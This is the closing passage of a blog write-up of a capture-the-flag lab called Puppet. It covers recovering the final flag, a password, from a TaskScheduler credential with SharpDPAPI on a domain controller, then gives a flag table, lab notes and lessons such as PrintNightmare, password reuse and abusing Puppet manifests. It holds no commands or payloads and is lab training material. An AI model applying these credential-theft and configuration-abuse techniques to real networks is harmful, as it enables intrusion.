
The DC01 beacon checked in after the Puppet agent applied the catalog.
The final flag is in root.txt, but root.txt does not hand you a flag string. It tells you the flag is a user's password. That is a hint to go after credential material. I ran SharpDPAPI's machine triage on the DC and found a TaskScheduler credential blob. The password field in that blob was the final flag.

SharpDPAPI machine triage found the TaskScheduler credential. The password is redacted.
I am not going to pretend I found that in thirty seconds. The first DPAPI run gave me a pile of master keys and machine credentials. The TaskScheduler target was the one that matched the hint. If you are doing the lab, read root.txt carefully and let it guide the triage instead of dumping everything and hoping.
Flags
| Flag | Where it lived |
|---|---|
| Sleep | C:\Users\Bruce.Smith\Desktop\flag.txt on File01 |
| Nightmare | C:\Users\Administrator\Desktop\flag.txt on File01 |
| Dance | /root/flag.txt on the Puppet server |
| Final | A TaskScheduler credential recovered with SharpDPAPI on DC01 |
Lab notes and rough edges
A few things I would tell my past self:
- The Puppet master deadlocked during my run. Port 8140 accepted TLS and then never answered HTTP; both agents went silent. It looked like broken agents, but it was the master. A service restart fixed it. If the agents stop checking in and the manifest looks fine, check the master before you rewrite your payload.
- Other operators' artifacts linger on the shared instance. I found an existing
site.ppexec from someone else. Check timestamps and compare them against your own timeline. It is easy to attribute someone else's work to your chain. - File01 caches the last compiled catalog. It is a legitimate shortcut if you are stuck, but reading it too early spoils the Puppet path. I left it alone until after I had root.
- The free shared environment is the one thing I would warn people about. You are in the same lab as other players, and flags and artifacts can bleed between runs. If you can afford an isolated instance, use it. The lab is much better when the environment is yours.
None of these are dealbreakers. They are the kind of rough edges you get with a lab this size.
What I took away
The chain is the lesson:
- A C2 config on an anonymous FTP share is a supply-chain problem disguised as a file transfer.
- PrintNightmare is old, but Point and Print misconfigurations are still common.
- Local admin is not the same as an elevated token.
- Password reuse across Windows and Linux service accounts is still one of the most reliable pivots.
- Puppet is Tier-0 infrastructure. If an agent trusts a manifest, the manifest is code execution on the target.
- DPAPI machine triage is worth learning. It turns "find a password" into a structured search.
I liked Puppet because it does not rely on a single trick. You have to do C2 work, Windows privesc, Linux privesc, and then abuse a configuration management trust relationship. The final step is a nice reminder that the most dangerous box in an AD lab is often the one that pushes config to everything else.
Thanks for reading. If you are working through Puppet, good luck, and do not trust the first site.pp you find.
Last updated on November 6, 2026.
Mohamed Nadjib Taleb
Full-stack developer with a cybersecurity background. I write about CTFs, web security, and building secure software.
Lab certificate